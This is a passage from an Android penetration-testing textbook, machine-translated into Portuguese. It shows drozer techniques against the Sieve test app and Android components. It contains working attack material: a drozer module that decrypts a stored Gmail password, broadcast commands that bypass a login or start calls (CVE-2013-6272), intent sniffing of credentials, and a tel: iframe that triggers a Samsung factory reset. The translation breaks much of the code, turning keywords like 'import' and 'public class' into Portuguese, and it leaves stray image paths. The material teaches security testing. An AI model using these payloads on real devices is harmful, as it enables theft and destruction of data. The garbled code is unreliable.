            r0_Bundle.getByteArray(PASSWORD)));
        ...
}
...
}
}

```

Para criptografar uma cadeia de caracteres usando esse serviço, o parâmetro `what` deve ser `3452` e os valores `com.mwr.example.sieve.KEY` e `com.mwr.example.sieve.STRING` devem fazer parte do pacote enviado. Use o drozer para testar uma operação de criptografia da seguinte forma:

```

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve
.CryptoService --msg 3452 2 3 --extra string com.mwr.example.sieve
.KEY testpassword --extra string com.mwr.example.sieve.STRING "string a ser
criptografada" --bundle-as-obj
Recebi uma resposta de com.mwr.example.sieve/com.mwr.example.sieve
CryptoService: what:
9
arg1: 91
arg2: 2
Extras
    com.mwr.example.sieve.RESULT (byte[]) : [89, 95, -78, 115, -23,
    -50, -34, -30, -107, -1, -41, -35, 0, 7, 94, -77, -73, 90, -6, 79,
    -60, 122, -12, 25, -118, 62, -3, -112, -94, 34, -41, 14, -126, -101,
    -48, -99, -55, 10]
    com.mwr.example.sieve.STRING (String) : string a ser criptografada
    com.mwr.example.sieve.KEY (String) : senha de teste

```

Uma matriz de bytes é retornada com o texto cifrado. A interação com a funcionalidade de descriptografia desse serviço é complicada porque o código espera uma matriz de bytes contendo a senha criptografada (como `com.mwr.example.sieve.PASSWORD`). O envio de matrizes de bytes não é diretamente suportado pelo módulo `app.service.send` do drozer; você precisa criar seu próprio módulo para fazer o trabalho. Aqui está um módulo de exemplo para fazer isso:

```

importar base64

from drozer import android
from drozer.modules import common, Module class

Decrypt(Module, common.ServiceBinding):

    name = "Decrypt Sieve passwords" (Descriptografar senhas do Sieve)
    description = "Decrypt a given password with the provided key" examples =
    """
    autor = "MWR InfoSecurity (@mwrlabs)"
    data = "2014-07-22"
    licença = "BSD (3 cláusulas)"
    caminho = ["exploit", "sieve", "crypto"]
    permissões = ["com.mwr.dz.permissions.GET_CONTEXT"]

    def add_arguments(self, parser):
        parser.add_argument("key", help="AES key")
        parser.add_argument("base64_ciphertext", help= "the
            base64 ciphertext string to be decrypted")

    def execute(self, arguments):
        # Criar um pacote com a entrada de usuário necessária

```

```

bundle = self.new("android.os.Bundle")
bundle.putString("com.mwr.example.sieve.KEY", arguments.key)
bundle.putByteArray("com.mwr.example.sieve.PASSWORD",
self.arg(base64.b64decode(arguments.base64_ciphertext),
obj_type="data"))

# Definir o ponto de extremidade e os parâmetros do serviço
binding = self.getBinding("com.mwr.example.sieve",
    "com.mwr.example.sieve.CryptoService")
binding.setBundle(bundle)
binding.setObjFormat("bundleAsObj")

# Enviar mensagem e receber
resposta msg = (13476, 1, 1)
if binding.send_message(msg, 5000):
    self.stdout.write("%s\n" % binding.getData())
else:
    self.stderr.write("An error occurred\n")

```

## DIC

Observando o código anterior, você perceberá que um novo objeto `android.os.Bundle` foi instanciado usando o método `self.new()`. Esse é o método interno do drozer para instanciar uma instância de uma classe usando reflexão. Você verá esse método sendo usado com frequência nos módulos do drozer.

A senha criptografada do Gmail do usuário recuperada da exploração do provedor de conteúdo anteriormente foi `zA76WR9mURDNNEw4TUiidVKRuKLEamg5h84T`. O teste desse módulo com esse valor e a senha mestra produz o seguinte resultado:

```

dz> execute exploit.sieve.crypto.decrypt Thisismylongpassword123 zA76WR9mURD
NNEw4TUiidVKRuKLEamg5h84T
Extras
com.mwr.example.sieve.PASSWORD (byte[]) : [-52, 14, -6, 89, 31, 102,
81, 16, -51, 52, 76, 56, 77, 72, -94, 117, 82, -111, -72, -94,
-60, 106, 104, 57, -121, -50, 19]
com.mwr.example.sieve.RESULT (String) : password123 com.mwr.example.sieve.KEY
(String) : Thisismylongpassword123

```

A senha do Gmail do usuário é mostrada no valor `com.mwr.example.sieve.RESULT` como `password123`.

## DIC

Ao enviar intenções de qualquer natureza para um componente de aplicativo, observar a saída do `logcat` no momento em que a intenção é enviada costuma ser útil. Isso pode fornecer informações úteis para depurar seus parâmetros de ataque ou confirmar o sucesso.

Ao usar serviços vinculados, você pode, dependendo de uma série de fatores, ter que escrever código personalizado. Cada desenvolvedor implementa pequenas coisas de forma diferente, por exemplo, como o pacote é recuperado do objeto `Message`. A maneira padrão pela qual o drozer espera que um aplicativo receba seu pacote é usando o método `getData()` no objeto `Message`. No entanto, alguns desenvolvedores podem usar uma maneira diferente de fazer isso. Por exemplo, o Sieve converte o atributo `obj` do objeto `Message` diretamente em um `Bundle`. Isso significa que, se o método correto não for usado ao enviar a mensagem para o serviço vinculado, isso resultará em erros estranhos, como exceções de ponteiro nulo.

A Sieve usa o seguinte código para receber seu pacote:

```
Pacote r0_Bundle = (Pacote) r9_Message.obj;
```

Isso significa que, ao usar o módulo `app.service.send`, você precisa usar o sinalizador `--bundle-as-obj`.

## Ataque a uma implementação de AIDL

Os serviços que usam AIDL são alguns dos aspectos mais complicados de testar em aplicativos Android

porque o cliente que se conecta ao serviço precisa ser escrito de forma personalizada a cada vez. O testador deve gerar uma classe que implemente a interface `Binder` usando seu arquivo AIDL. Para converter esse arquivo de um arquivo `.aidl` em um arquivo

`.java`, você usa o binário `aidl` que vem na pasta `build-tools` do Android SDK:

```
$ ./aidl /path/to/service.aidl
```

Depois de compilar isso em um arquivo de código-fonte Java, você pode importá-lo em um aplicativo personalizado para teste ou carregar a classe dentro do drozer. O carregamento de classe é fácil dentro do drozer; aqui está um módulo de exemplo simples (`classloading.py`):

```
from drozer.modules import common, Module from
drozer.modules.common import loader

class Classloading(Module, loader.ClassLoader):

    name = "Classloading example" description
    = "Exemplo de carregamento de classe"
    examples = ""
    author = ["Tyrone (MAHH)"]
    date = "2014-07-29"
    licença = "BSD (3 cláusulas)"
    caminho = ["app", "test"]

    def add_arguments(self, parser):
        parser.add_argument("name", default=None, help="your name")

    def execute(self, arguments):
        # A classe carrega a nova classe - ela será compilada automaticamente
        classloadtest = self.loadClass("app/ClassLoadTest.apk",
                                       "ClassLoadTest")

        # Criar uma instância de nossa classe com o nome como
        # argumento
        clt = self.new(classloadtest, arguments.name)

        # Invoque a função Java!
        print clt.sayHello()
```

A classe que foi carregada no código anterior foi escrita em Java e se chama `ClassLoadTest.java`. Ela é muito básica e permite que você a instancie com um nome e contém um método que retorna uma mensagem amigável contendo o nome. Isso é mostrado aqui:

```
classe pública ClassLoadTest
{
    Nome da cadeia de caracteres;

    public ClassLoadTest(String n)
    {
        this.name = n;
    }

    público String sayHello()
    {
        retorno "Hi " + this.name + "!";
    }
}
```

Ao colocar o arquivo Java no local relativo especificado na função `self.loadClass()`, ele será automaticamente compilado e convertido em um APK para uso no drozer. Executar esse novo módulo no drozer é simples:

```
dz> run app.test.classloading Tyrone
Olá, Tyrone!
```

## ERROS AO COMPILAR CLASSES JAVA PERSONALIZADAS

O uso de qualquer versão do `javac` que não seja a 1.6 resultará em erros durante a compilação que se assemelham aos seguintes:

processamento de problemas:  
arquivo de classe ruim mágico (cafebabe) ou versão  
(0033.0000)

```
...ao analisar o ClassLoadTest.class
...durante o processamento do
ClassLoadTest.class
1 aviso
Nenhum classfiles especificado
Erro ao criar o pacote APK.
```

A versão padrão do javac que o sistema usa pode ser alterada executando o seguinte comando e, em seguida, selecionando a versão correta contida no JDK 1.6:

```
$ sudo update-alternatives --config javac
```

Em nossa experiência, o uso de implementações de AIDL em aplicativos é extremamente raro. Portanto, não exploramos essa questão mais a fundo. Você pode encontrar mais informações sobre como interagir com os serviços AIDL na documentação do Google em <http://developer.android.com/guide/components/aidl.html>.

## Uso indevido de receptores de transmissão

Os receptores de transmissão têm uma variedade de peculiaridades e possuem funcionalidades que não são esperadas. Todos os dias, os receptores de transmissão podem ser usados para fornecer uma notificação de algum evento ou possivelmente passar alguma informação para vários aplicativos ao mesmo tempo. Esta seção explora todas as vias de ataque que acabam atingindo um receptor de transmissão de alguma forma.

### Receptores de transmissão desprotegidos

Da mesma forma que todos os outros componentes do aplicativo, os receptores de broadcast podem especificar uma permissão que o chamador deve ter para interagir com ele. Se um aplicativo usar um receptor de broadcast personalizado e não especificar uma permissão que o chamador precisa ter, o aplicativo estará expondo esse componente ao abuso de outros aplicativos no dispositivo. Para localizar os receptores de transmissão em um aplicativo, examine o manifesto ou o módulo `app.broadcast.info` no drozer:

```
dz> run app.broadcast.info -a com.android.browser Pacote:
com.android.browser
    com.android.browser.widget.BookmarkThumbnailWidgetProvider
        Permissão: null
    com.android.browser.OpenDownloadReceiver
        Permissão: null
    com.android.browser.AccountsChangedReceiver Permissão:
        null
    com.android.browser.PreloadRequestReceiver Permissão:
        com.android.browser.permission.PRELOAD
```

Os aplicativos podem usar o método `sendBroadcast()` e enviar transmissões cujo impacto é determinado completamente pelo código que é executado no método `onReceive()` dos receptores de transmissão que recebem a intenção enviada. Isso se aplica exatamente da mesma forma aos receptores de broadcast que foram registrados em tempo de execução usando o método `registerReceiver()`. Para descobrir os receptores de transmissão que foram registrados em tempo de execução, é necessário pesquisar no código do aplicativo; o drozer não os encontrará usando o módulo `app.broadcast.info`.

Existe uma diferença sutil na forma como o envio de transmissões funciona em comparação com outros componentes do aplicativo. As transmissões foram planejadas para atingir um ou mais destinatários, ao contrário do envio de intenções para outros componentes que só chegam a um único destinatário. Isso levou à decisão de design de que qualquer aplicativo pode transmitir uma intenção (desde que não seja uma intenção protegida predefinida) e cabe ao receptor da transmissão especificar qual permissão o aplicativo de origem deve ter para que o receptor da transmissão reconheça essa intenção como válida. Isso também funciona da mesma forma na outra direção. Ao transmitir uma intenção, você pode especificar que somente os aplicativos que possuem uma determinada permissão podem receber a intenção.

## Transmissões do sistema

Embora um aplicativo possa transmitir a maioria das intenções, algumas delas são protegidas e só podem ser enviadas por aplicativos do sistema. Um bom exemplo de uma ação que não pode ser especificada em uma intenção enviada por um aplicativo que não seja do sistema é `android.intent.action.REBOOT`. Isso faz sentido porque não seria um projeto seguro se qualquer aplicativo pudesse dizer ao dispositivo para reiniciar. Para encontrar uma lista de todas as ações que você pode

definidos em uma intenção e se eles estão protegidos ou não, vá para <http://developer.android.com/reference/android/content/Intent.html>.

É interessante notar que o receptor de transmissão de um aplicativo não tem como determinar qual aplicativo enviou uma intenção a ele. As informações podem ser inferidas de várias maneiras; por exemplo, se estiver usando uma permissão com um nível de proteção de assinatura, pode-se presumir que somente outro aplicativo confiável poderia tê-la enviado.

No entanto, mesmo esse recurso de segurança é falho em determinadas circunstâncias devido ao *ataque de rebaixamento do nível de proteção* explicado anteriormente neste capítulo.

O exemplo fictício a seguir demonstra um aplicativo com um receptor de transmissão vulnerável. É preciso usar um pouco de imaginação aqui, pois a Sieve não contém nenhum receptor de transmissão. O aplicativo faz o seguinte:

1. Ele tem uma atividade de login que aceita as credenciais do usuário.
2. Essa atividade verifica as credenciais inseridas com um servidor na Internet.
3. Se as credenciais estiverem corretas, ele envia uma transmissão contendo a ação `com.myapp.CORRECT_CREDS`.
4. Um receptor de transmissão com o seguinte filtro de intenção capta essa intenção:

```
<receiver android:name=".LoginReceiver"
          android:exported="true">
    <filter</filter>
        <action android:name="com.myapp.CORRECT_CREDS" />
    </intent-filter>
</receiver>
```

5. Se uma intenção chegar ao receptor de transmissão com a ação correta (`com.myapp.CORRECT_CREDS`), ela iniciará uma atividade com conteúdo autenticado para o usuário.

O que há de errado com o cenário anterior? O problema é que todo o processo de atividade de login pode ser contornado por um invasor que transmite uma intenção com uma ação de `com.myapp.CORRECT_CREDS`. Isso pode ser feito da seguinte maneira no drozer:

```
dz> run app.broadcast.send --action com.myapp.CORRECT_CREDS
```

Agora, considere o cenário em que a declaração do manifesto foi atualizada pelo desenvolvedor e o receptor de transmissão não é mais exportado, o que pode ter a seguinte aparência:

```
<receiver android:name=".LoginReceiver"
          android:exported="false">
</receiver>
```

Assim como ocorre com outros componentes de aplicativos, um usuário privilegiado pode transmitir uma intenção para um componente, mesmo que esse componente de aplicativo não seja exportado em sua declaração de manifesto. Isso significa que um invasor que use um shell privilegiado poderá transmitir uma intenção e obter acesso a esse aplicativo como um usuário autenticado. Isso poderia ser feito usando:

```
root@android:/ # am broadcast -a com.myapp.CORRECT_CREDS -n com.myapp/
LoginReceiver
```

## EXEMPLO DO MUNDO REAL: CVE-2013-6272 INICIAR OU ENCERRAR CHAMADAS SEM AS PERMISSÕES APROPRIADAS NO ANDROID 4.4.2 E VERSÕES ANTERIORES

A Curesec descobriu várias vulnerabilidades na base de código do Android e as disponibilizou publicamente em 4 de julho de 2014 em seu blog ([consulte](http://blog.curesec.com/article/blog/35.html) <http://blog.curesec.com/article/blog/35.html>).

Essa vulnerabilidade permite que qualquer aplicativo inicie e encerre chamadas telefônicas sem as devidas permissões. O código afetado era um receptor de transmissão que faz parte do pacote `com.android.phone`. O receptor de transmissão ofensivo foi nomeado `PhoneGlobals$NotificationBroadcastReceiver`; aqui está a saída das ações que ele captura e a permissão necessária para interagir com ele:

```
dz> run app.broadcast.info -a com.android.phone -i -f com.android.phone.
PhoneGlobals$NotificationBroadcastReceiver
Pacote: com.android.phone
    com.android.phone.PhoneGlobals$NotificationBroadcastReceiver
        Filtro de intenção:
        Ações:
            - com.android.phone.ACTION_HANG_UP_ONGOING_CALL
            - com.android.phone.ACTION_CALL_BACK_FROM_NOTIFICATION
            - com.android.phone.ACTION_SEND_SMS_FROM_NOTIFICATION
Permissão: nula
```

Aqui está o método `onReceive()` desse receptor que captura essas intenções:

```
classe pública estática NotificationBroadcastReceiver
    extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        String action = intent.getAction();
        // TODO: use "if (VDBG)" aqui.
        Log.d(LOG_TAG, "Broadcast from Notification: " + action);


        Se (action.equals(ACTION_HANG_UP_ONGOING_CALL)) {
            PhoneUtils.hangup(PhoneGlobals.getInstance().mCM);
        } else if (action.equals(ACTION_CALL_BACK_FROM_NOTIFICATION)) {
            // Recolher a notificação expandida e o próprio item de
            // notificação.
            closeSystemDialogs(context);
            clearMissedCallNotification(context);

            Intent callIntent = new Intent(
                Intent.ACTION_CALL_PRIVILEGED, intent.getData());
            callIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK
                | Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
            context.startActivity(callIntent);
        }
    }
}
```

Isso mostra um caminho claro para que um aplicativo não autorizado encerre uma chamada ou inicie uma chamada para um número fornecido. O início de uma chamada do drozer explorando essa vulnerabilidade é mostrado aqui:

```
dz> run app.broadcast.send --component com.android.phone
com.android.phone.PhoneGlobals$NotificationBroadcastReceiver
--action com.android.phone.ACTION_CALL_BACK_FROM_NOTIFICATION
--data-uri tel:123456789
```

[A Figura 7.10](#) mostra a tela que resulta da execução dessa ação.



**Figura 7.10** Chamada iniciada a partir da exploração de um receptor de transmissão em com.android.phone

## Detectção de intenções

*Intent sniffing* é quando um receptor de transmissão pode se registrar para receber transmissões que podem ter sido destinadas a outros aplicativos. Isso é possível porque alguns aplicativos transmitem intenções e não definem uma permissão necessária que um receptor de transmissão deve ter para receber a intenção ou não fornecem um pacote de destino para a intenção.

Você pode analisar o código-fonte de um aplicativo em busca de intenções que estejam sendo enviadas usando o método `sendBroadcast()` e, em seguida, registrar um receptor que capture essas informações de um aplicativo sem privilégios. Você pode capturar essas intenções no drozer usando o módulo `app.broadcast.sniff`. Em alguns casos, as informações que estão sendo transmitidas podem não ser confidenciais. Um exemplo disso é uma intenção frequentemente transmitida em sistemas Android com uma ação do tipo `android.intent.action.BATTERY_CHANGED`. Essa intenção simplesmente fornece informações sobre o estado da bateria. A captura dessa intenção no drozer tem a seguinte aparência:

```
dz> run app.broadcast.sniff --action android.intent.action.BATTERY_CHANGED
[*] Receptor de transmissão registrado para detectar intenções correspondentes
[*] A saída é atualizada uma vez por segundo.
Pressione Control+C para sair.
```

```
Ação: android.intent.action.BATTERY_CHANGED
Raw: Intent { act=android.intent.action.BATTERY_CHANGED flg=0x60000010 (tem extras)
Extra: icon-small=17303125 (java.lang.Integer) Extra:
scale=100 (java.lang.Integer)
Extra: present=true (java.lang.Boolean) Extra:
technology=Li-ion (java.lang.String) Extra:
level=53 (java.lang.Integer)
Extra: voltage=4084 (java.lang.Integer) Extra:
status=2 (java.lang.Integer)
Extra: invalid_charger=0 (java.lang.Integer)
Extra: plugged=2 (java.lang.Integer)
```

Extra: health=2 (java.lang.Integer)

```
Extra: temperature=301 (java.lang.Integer)
```

Agora, ajuste o nosso exemplo fictício mais uma vez e diga que o desenvolvedor usou uma transmissão com uma ação de `com.myapp.USER_LOGIN` para retransmitir as credenciais digitadas pelo usuário da tela de login para um receptor de transmissão que iniciou atividades autenticadas. Para emular o envio dessa transmissão, usaremos o `am`. O comando `am` a seguir representa o envio dessa transmissão da atividade de login em nosso aplicativo fictício e contém o nome de usuário e o código PIN do aplicativo:

```
$ adb shell am broadcast -a com.myapp.USER_LOGIN --ez ALLOW_LOGIN true  
--es USERNAME tyrone --es PIN 2342  
Transmissão: Intent { act=com.myapp.USER_LOGIN (tem extras) } Transmissão  
concluída: result=0
```

Sem o conhecimento do desenvolvedor do aplicativo, essa transmissão pode, na verdade, ser recebida por qualquer aplicativo que tenha registrado um receptor de transmissão com um filtro de intenção para a ação `com.myapp.USER_LOGIN`. Vamos emular um aplicativo sem privilégios e capturar essa intenção usando o drozer:

```
dz> run app.broadcast.sniff --action com.myapp.USER_LOGIN [*]  
Receptor de transmissão registrado para farejar intenções  
correspondentes  
[A saída é atualizada uma vez por segundo. Pressione Control+C para sair.
```

```
Ação: com.myapp.USER_LOGIN  
Raw: Intent { act=com.myapp.USER_LOGIN flg=0x10 (tem extras) } Extra:  
PIN=2342 (java.lang.String)  
Extra: ALLOW_LOGIN=true (java.lang.Boolean)  
Extra: USERNAME=tyrone (java.lang.String)
```

O módulo drozer recebeu essa intenção. A primeira ferramenta que demonstrou a detecção de intenções de transmissões foi criada por Jesse Burns, da iSEC Partners. Você pode encontrá-la em <https://www.isecpartners.com/tools/mobile-security/intent-sniffer.aspx>. Ela emprega algumas técnicas sofisticadas para obter cobertura do maior número possível de intenções e funciona bem quando você precisa testar vulnerabilidades de detecção de intenções em todos os aplicativos de um dispositivo ao mesmo tempo.

## Códigos secretos

Os códigos secretos são sequências de números que podem ser digitados no discador do Android e capturados pelo receptor de transmissão de um aplicativo com o filtro de intenção apropriado. Os filtros de intenção que podem ser usados para capturar esses eventos devem ter uma ação de `android.provider.Telephony.SECRET_CODE`, um esquema de dados de `android_secret_code` e o atributo de host de dados como o número discado.

Em um emulador de Android 4.4 padrão, você pode encontrar os seguintes códigos secretos definidos:

```
dz> run scanner.misc.secretcodes Pacote:  
com.android.providers.calendar  
225  
  
Pacote: com.android.netspeed  
77333  
  
Pacote: com.android.settings 4636  
  
Pacote: com.android.protips 8477  
  
Pacote: com.android.email  
36245
```

Uma análise mais detalhada dos receptores de transmissão no pacote `com.android.settings` revela o seguinte:


```
dz> run app.broadcast.info -a com.android.settings -i  
Package: com.android.settings  
...  
com.android.settings.TestingSettingsBroadcastReceiver  
Intent Filter:  
Ações:  
- android.provider.Telephony.SECRET_CODE
```

```
Dados:  
- android_secret_code://4636:** (type: *)  
Permissão: null  
...
```

Observe que o receptor chamado `TestingSettingsBroadcastReceiver` na saída anterior tem um filtro de intenção com uma ação `android.provider.Telephony.SECRET_CODE` e o atributo de dados que começa com um esquema de `android_secret_code`. Isso significa que a transmissão gerada pela digitação de `*###4636##*` no discador atinge o seguinte código na classe `TestingSettingsBroadcastReceiver`:

```
classe pública TestingSettingsBroadcastReceiver extends BroadcastReceiver  
{  
    public void onReceive(Context paramContext, Intent paramInt)  
    {  
        Se (paramIntent.getAction().equals(  
            "android.provider.Telephony.SECRET_CODE"))  
        {  
            Intent localIntent = new Intent("android.intent.action.MAIN");  
            localIntent.setClass(paramContext, TestingSettings.class);  
            localIntent.setFlags(268435456); paramContext.startActivity(localIntent);  
        }  
    }  
}
```

Nesse ponto, o receptor de transmissão poderia ter escolhido executar qualquer código. Nesse caso específico, tudo o que ele está fazendo é iniciar uma atividade. [A Figura 7.11](#) mostra a atividade que foi iniciada com esse código secreto.



[Figura 7.11](#) Atividade iniciada ao digitar `*###4636##*` no discador

Em muitos dispositivos Android físicos, você encontrará muitos códigos secretos definidos que expõem todos os tipos de funcionalidade de depuração ou código que é usado na fábrica para teste do dispositivo. Para comparar a saída gerada pelo drozer com a declaração real do manifesto, a última é mostrada aqui:

```
<receiver name="TestingSettingsBroadcastReceiver">  
    <filtro de intenção>
```

```
<action name="android.provider.Telephony.SECRET_CODE">
</action>
<data scheme="android_secret_code"
      host="4636">
</data>
</intent-filter>
</receiver>
```

A implementação de um código secreto em seu aplicativo que executa uma ação diretamente quando o código secreto é invocado é perigosa porque é possível invocar esses códigos de outros aplicativos. Um dos melhores vetores de ataque descobertos é a possibilidade de invocar códigos secretos a partir do navegador da Web. A descoberta foi que era possível, em alguns dispositivos, invocar códigos secretos usando o manipulador de `tel` em uma página da Web. Um exemplo desse ataque é mostrado no seguinte exemplo do mundo real.

## EXEMPLO DO MUNDO REAL: LIMPEZA REMOTA DE DISPOSITIVOS SAMSUNG GALAXY

Na conferência Ekoparty (consulte <http://www.ekoparty.org/>) em 2012, Ravi Borgaonkar demonstrou a limpeza remota de um dispositivo Samsung Galaxy visitando uma página da Web maliciosa. Esse ataque fez uso de um código secreto que estava sendo invocado na página da Web.

Foi descoberto que o código secreto a seguir executava uma redefinição completa de fábrica no dispositivo sem avisar o usuário:

```
*2767*3855#
```

Também foi descoberto que isso poderia ser incluído em uma página da Web e ser chamado pelo navegador usando o manipulador `tel:`. Esse manipulador é normalmente usado para incluir números de telefone em sites que são clicáveis e, em seguida, aparecem na atividade do discador; por exemplo, `<a href="tel:123456789">Discar agora</a>`. A inclusão de um quadro na página com o atributo `source` definido como o seguinte explora esse bug:

```
<frame src="tel:*2767*3855%23" />
```

Você pode fazer uma prova do conceito de invocar o código \*#\*#4636#\*#\* mostrado anteriormente no navegador da Web visitando uma página com o seguinte HTML:

```
<html>
  <iframe height ="1" src="tel:*%23*%234636%23*%23*>
  </iframe>
</html>
```

## Acesso ao armazenamento e ao registro em log

Os aplicativos que contêm informações confidenciais geralmente são de grande interesse para um invasor. Obter acesso aos arquivos armazenados pelos aplicativos ou, às vezes, às suas informações de registro pode revelar todos os tipos de joias que podem ser úteis para um invasor.

### Permissões de arquivos e pastas

Conforme discutido extensivamente no Capítulo 6, o Android, em sua essência, é Linux. A "sandbox" fornecida para a segregação dos dados do aplicativo é amplamente baseada na propriedade e nas permissões de arquivos e pastas. Explorar o sistema de arquivos de um dispositivo a partir de um aplicativo sem privilégios (como o drozer) revela que qualquer aplicativo instalado tem visibilidade justa de arquivos e pastas no sistema de arquivos. A coleta de informações básicas sobre o sistema em que está sendo executado e os pacotes instalados é possível apenas com a observação dos arquivos no sistema de arquivos.

Para ajudá-lo a entender melhor como os aplicativos podem expor seus arquivos e pastas por meio da propriedade e das permissões dos arquivos, esta seção apresenta alguns exemplos. O Capítulo 6 abordou brevemente esse tópico, mas aqui são apresentadas informações mais detalhadas.

Cada arquivo e pasta pertence a um proprietário e a um grupo. Por exemplo, dê uma olhada em um arquivo que foi explicado no Capítulo 6, que reside em `/data/system/packages.list`:

```
root@android:/data/system # ls -l packages.list  
-rw-rw---- system package_info6317 2014-05-30 11:40 packages.list
```

O proprietário desse arquivo é o usuário do sistema e o grupo ao qual ele pertence é package\_info. Você pode alterar o proprietário e o grupo desse arquivo usando uma ferramenta chamada chown como usuário root.

```
shell@android:/$ chown  
Uso: chown <USER>[:GROUP] <FILE1> [FILE2] ...
```

As permissões de um arquivo podem ser difíceis de entender no início, mas são lógicas depois que você pega o jeito delas. Vejamos um exemplo de um arquivo recém-criado:

```
u0_a259@android:/data/data/com.mwr.dz $ ls -l  
-rwxrwxrwx u0_a259 u0_a2594 2014-10-19 21:47 test
```

Cada seção de permissão da saída do comando ls -l tem 10 caracteres:

- O primeiro é o sinalizador de permissão especial. Ele pode ser usado para especificar se essa entidade é um diretório (indicado por d) ou um link simbólico (indicado por l). Um traço indica que se trata de um arquivo normal e que outros sinalizadores especiais não são explorados.
- Os próximos três caracteres indicam os sinalizadores de leitura, gravação e execução para o proprietário do arquivo. No caso do exemplo dado anteriormente sobre pacotes .list, esses três caracteres mostram que o sistema do usuário pode ler esse arquivo e gravar nele.
- Os próximos três caracteres indicam os sinalizadores de leitura, gravação e execução do grupo do arquivo. Vários usuários podem pertencer a um único grupo e esses caracteres especificam de que forma esse grupo de usuários pode interagir com esse arquivo.
- Os próximos três caracteres indicam os sinalizadores de leitura, gravação e execução para todos os outros usuários. Esses caracteres são o que é comumente chamado de atributos do arquivo que *podem ser lidos, gravados e executados em nível mundial*. Um arquivo que é legível no mundo pode ser lido por absolutamente qualquer contexto que o dispositivo tenha a oferecer, essencialmente tornando-o "público" para todos os aplicativos. Da mesma forma, os arquivos executáveis e graváveis no mundo podem ser gravados ou executados por todos os contextos de usuário.

A proteção de um arquivo ou pasta no sistema de arquivos exige a definição cuidadosa desses valores. A definição incorreta das permissões pode expor inadvertidamente um arquivo ou pasta. Você pode definir as permissões usando uma ferramenta chamada chmod. Essa ferramenta aceita vários formatos, mas o formato mais rudimentar que você pode fornecer para as permissões de um arquivo é composto de três números decimais. Cada número decimal representa as permissões para o usuário, grupo e outros do arquivo (ou pasta). Esse valor decimal é calculado pela adição dos seguintes valores para cada atributo:

- 4 = Ler
- 2 = Gravar
- 1 = Executar

Isso significa que você pode definir as permissões do arquivo packages.list fornecidas no exemplo anterior usando o seguinte comando:

```
root@android:/data/system # chmod 660 packages.list
```

Diferentes versões do Android atribuem diferentes permissões de arquivo padrão a novos arquivos e pastas gravados no disco por um aplicativo. Essas permissões de arquivo dependem do umask do sistema. A umask é uma máscara que é combinada booleanamente com as permissões de arquivo 777 para obter um valor padrão; por exemplo, se a umask estiver definida como 0077 e for combinada booleanamente com 0777, o valor padrão será 0700.

A partir do Android 4.0 e superior, a seguinte linha em com.android.internal.os.ZygoteInit garante que os aplicativos tenham uma umask padrão de 0077:

```
// defina umask como 0077 para que os novos arquivos e diretórios  
tenham como padrão permissões somente de proprietário.  
FileUtils.setUMask(FileUtils.S_IRWXG | FileUtils.S_IRWXO);
```

Você pode realizar um teste simples usando o drozer shell para confirmar essa configuração. O teste a seguir foi realizado em um

## Emulador do Android 4.4:

```
u0_a59@generic:/data/data/com.mwr.dz $ echo test > test
u0_a59@generic:/data/data/com.mwr.dz $ ls -l test
-rw----- u0_a59                               u0_a595 2014-05-31 06:13 test
```

Observe que um arquivo foi criado com as permissões de arquivo 600. Em um dispositivo Android 2.3, o mesmo teste foi realizado com os seguintes resultados:

```
$ echo test > test
$ ls -l test
-rw-rw-rw- app_109      app_1095 2000-01-01 00:15 test
```

Isso mostra a diferença na umask padrão entre as versões do Android. Isso também mostra que os arquivos gravados por um aplicativo em seu diretório de dados privado sem que você defina explicitamente as permissões de arquivo podem expor esses arquivos a outros aplicativos quando executados em dispositivos mais antigos.

